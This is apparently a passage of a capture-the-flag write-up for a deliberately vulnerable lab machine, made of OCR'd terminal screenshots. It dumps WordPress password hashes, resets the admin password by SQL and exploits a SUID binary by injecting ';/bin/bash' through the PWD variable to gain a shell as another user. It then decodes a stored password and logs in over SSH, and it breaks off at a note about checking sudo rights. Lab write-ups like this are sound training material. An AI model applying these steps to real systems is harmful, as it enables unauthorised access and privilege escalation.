


```
mysql> select id,user_login,user_pass,user_email from wp_users;
+----+------------+------------------------------------+--------------------------+
| id | user_login | user_pass                          | user_email               |
+----+------------+------------------------------------+--------------------------+
|  1 | notadmin   | $P$BKXLQm8.DWhDML4ROOR9CfwI5CGR110 | phrasing@archermania.com |
|  2 | maybeAdmin | $P$Bh80xj3A/yNQqzmNOWE5mloZI8o4Gm. | maybeAdmin@no-reply.com  |
+----+------------+------------------------------------+--------------------------+
2 rows in set (0.00 sec)

mysql> 
```

Note that for wordpress installation at port 80, directory is root-owned, so no reverse shell because
there's no way to write into a root owned directory
Checking DB creds as usual




```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', '_wordpress' );

/** MySQL database username */
define( 'DB_USER', 'tmpTest' );

/** MySQL database password */
define( 'DB_PASSWORD', 'testTmp' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```




```
mysql> select id,user_login,user_pass,user_email from wp_users;
+----+------------+------------------------------------+---------------+
| id | user_login | user_pass                          | user_email    |
+----+------------+------------------------------------+---------------+
|  1 | admin      | $P$BQwQyImWBWOUyM.WN54/No4479zuZl/ | test@test.com |
+----+------------+------------------------------------+---------------+
1 row in set (0.00 sec)
```

Actually changed admin credential and logged in to wp installation at port 80 but found that theres no special post or whatsoever
https://wpcrux.com/blog/change-wordpress-password-phpmyadmin/




```
mysql> update `wp_users` set `user_pass` = md5('P@ssw0rd') where `user_login` = 'admin';
Query OK, 1 row affected (0.02 sec)
Rows matched: 1  Changed: 1  Warnings: 0
```

There's a suid binary from john




```
www-data@literallyvulnerable:/home/doe$ ls -lah
total 52K
drwxr-xr-x 5 doe  doe  4.0K Dec  4 13:54 .
drwxr-xr-x 4 root root 4.0K Dec  4 12:29 ..
lrwxrwxrwx 1 root root    9 Dec  4 12:18 .bash_history -> /dev/null
-rw-r--r-- 1 doe  doe   220 Dec  4 12:11 .bash_logout
-rw-r--r-- 1 doe  doe  3.8K Dec  4 12:24 .bashrc
drwx------ 2 doe  doe  4.0K Dec  4 13:48 .cache
drwx------ 3 doe  doe  4.0K Dec  4 13:48 .gnupg
drwxrwxr-x 3 doe  doe  4.0K Dec  4 12:23 .local
-rw-r--r-- 1 doe  doe   807 Dec  4 12:11 .profile
-rwsr-xr-x 1 john john 8.5K Dec  4 12:26 itseasy
-rw------- 1 doe  doe   125 Dec  4 13:54 local.txt
-rw-r--r-- 1 root root   75 Dec  4 12:53 noteFromAdmin
www-data@literallyvulnerable:/home/doe$ cat noteFromAdmin
Hey Doe,

Remember to not delete any critical files as you did last time!
www-data@literallyvulnerable:/home/doe$
```

Using strings to check the binary, found out that i cant manipulate bath to escalate privileges




```
/bin/echo Your Path is: %s
;*3$"
```

This program prints out the binary that i am currently in




```
www-data@literallyvulnerable:/home/doe$ ./itseasy
Your Path is: /home/doe
www-data@literallyvulnerable:/home/doe$
```

Figured out that i could control enviroment variable and so i proceed to abuse it




```
www-data@literallyvulnerable:/home/doe$ env
APACHE_LOG_DIR=/var/log/apache2
LANG=C
INVOCATION_ID=39cd72bf1cec4e5fa4eec05761b4638a
APACHE_LOCK_DIR=/var/lock/apache2
PWD=/home/doe
JOURNAL_STREAM=9:24996
APACHE_RUN_GROUP=www-data
APACHE_RUN_DIR=/var/run/apache2
APACHE_RUN_USER=www-data
TERM=xterm
APACHE_PID_FILE=/var/run/apache2/apache2.pid
SHLVL=1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
_=/usr/bin/env
OLDPWD=/home
www-data@literallyvulnerable:/home/doe$ 
```

Change the current env variable to ‘;/bin/bash’




```
www-data@literallyvulnerable:/tmp$ export PWD=";/bin/bash"
www-data@literallyvulnerable:;/bin/bash$ env
APACHE_LOG_DIR=/var/log/apache2
LANG=C
OLDPWD=/home
INVOCATION_ID=39cd72bf1cec4e5fa4eec05761b4638a
APACHE_LOCK_DIR=/var/lock/apache2
PWD=;/bin/bash
JOURNAL_STREAM=9:24996
APACHE_RUN_GROUP=www-data
APACHE_RUN_DIR=/var/run/apache2
APACHE_RUN_USER=www-data
TERM=xterm
APACHE_PID_FILE=/var/run/apache2/apache2.pid
SHLVL=2
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
_=/usr/bin/env
www-data@literallyvulnerable:;/bin/bash$ ./itseasy
Your Path is:
john@literallyvulnerable:/home/doe$ 
```

User flag




```
john@literallyvulnerable:/home/john$ cat user.txt
Almost there! Remember to always check permissions! It might not help you here, but somewhere else! ;)
Flag: iuz1498ne667ldqmfarfrky9v5ylki
john@literallyvulnerable:/home/john$ 
```

Password for john




```
john@literallyvulnerable:/home/john/.local/share/tmpFiles$ cat myPassword
I always forget my password, so, saving it here just in case. Also, encoding it with b64 since I don't want my colleagues to hack me!
am9objpZWlckczhZNDlJQiNaWko=
john@literallyvulnerable:/home/john/.local/share/tmpFiles$ echo am9objpZWlckczhZNDlJQiNaWko= | base64 -d
john:YZW$s8Y49IB#ZZJjohn@literallyvulnerable:/home/john/.local/share/tmpFiles$ 
```

Logging in as john successful




```
root@kali:/tmp/literal# ssh john@literally.vulnerable
The authenticity of host 'literally.vulnerable (192.168.2.94)' can't be established.
ECDSA key fingerprint is SHA256:JoOf29ZhYkw1avBxpivFaU3gz/RH2DnyaPpBcMbRb0w.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'literally.vulnerable,192.168.2.94' (ECDSA) to the list of known hosts.
john@literally.vulnerable's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-72-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Dec  8 16:02:07 UTC 2019

  System load:  0.19               Processes:             189
  Usage of /:   23.5% of 19.56GB   Users logged in:       0
  Memory usage: 73%                IP address for ens33: 192.168.2.94
  Swap usage:   1%

  => There are 3 zombie processes.


5 packages can be updated.
0 updates are security updates.


Last login: Thu Dec  5 11:32:48 2019 from 192.168.30.129
john@literallyvulnerable:~$ 
```

Checking what commands can john run as root.



